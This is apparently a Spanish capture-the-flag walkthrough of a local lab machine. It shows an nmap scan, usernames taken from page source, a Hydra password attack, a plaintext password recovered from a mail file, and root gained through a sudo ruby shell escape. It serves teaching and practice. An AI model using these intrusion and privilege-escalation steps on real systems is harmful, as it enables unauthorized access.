





Lo primero buscar alguna puerta abierta:

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- --open -sSVC -n -nP 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-17 05:26 -0500
Nmap scan report for 172.17.0.2
Host is up (0.000017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 41:16:eb:54:64:34:d1:69:ee:dc:d9:21:9c:72:a5:c1 (RSA)
|   256 f0:c4:2b:02:50:3a:49:a7:a2:34:b8:09:61:fd:2c:6d (ECDSA)
|_  256 df:e9:46:31:9a:ef:0d:81:31:1f:77:e4:29:f5:c9:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.87 seconds
```


Puertos 22 (SSH) y 80 (HTTP) abiertos.
Vamos a ver qué nos muestra la página web:




La página no muestra nada, pero si hacemos un "inspect" del código se ve ahí a Juan y Camilo. ¿Posibles usuarios?




Probamos con ***Hydra*** y 'camilo'. Encontramos su contraseña:




Entramos por SSH:

```
┌──(kali㉿kali)-[~]
└─$ ssh camilo@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:52z4CT20OpL7G8YfPhcdERem6Sq+z8868LngvNGXRlA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
camilo@172.17.0.2's password:
$ sudo -l
[sudo] password for camilo:
Sorry, user camilo may not run sudo on 03fadfbc985f.
$
```


Parece que poco puede hacer 'camilo'. Rebuscaremos un poco a ver si encontramos el famoso mensaje de correo:

```
$ ls -l /var/mail
total 4
drwxr-sr-x 2 root mail 4096 Apr 25  2024 camilo
$ ls -l /var/mail/camilo
total 4
-rw-r--r-- 1 root mail 144 Apr 25  2024 correo.txt
$ cat /var/mail/camilo/correo.txt
Hola Camilo,

Me voy de vacaciones y no he terminado el trabajo que me dio el jefe. Por si acaso lo pide, aquí tienes la contraseña: 2k84dicb
$
```

Intentamos entrar por SSH con 'juan' y esa contraseña:

```
┌──(kali㉿kali)-[~]
└─$ ssh juan@172.17.0.2
juan@172.17.0.2's password:
$ whoami
juan
$ sudo -l
Matching Defaults entries for juan on 03fadfbc985f:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User juan may run the following commands on 03fadfbc985f:
    (ALL) NOPASSWD: /usr/bin/ruby
$
```

Pues nada, miramos en GTOFbins y vemos lo que podemos hacer para aprovechar ese comando que juan puede ejecutar como root:




Lo hacemos y...

```
$ sudo ruby -e 'exec "/bin/sh"'
# whoami
root
#
```

Somos root!!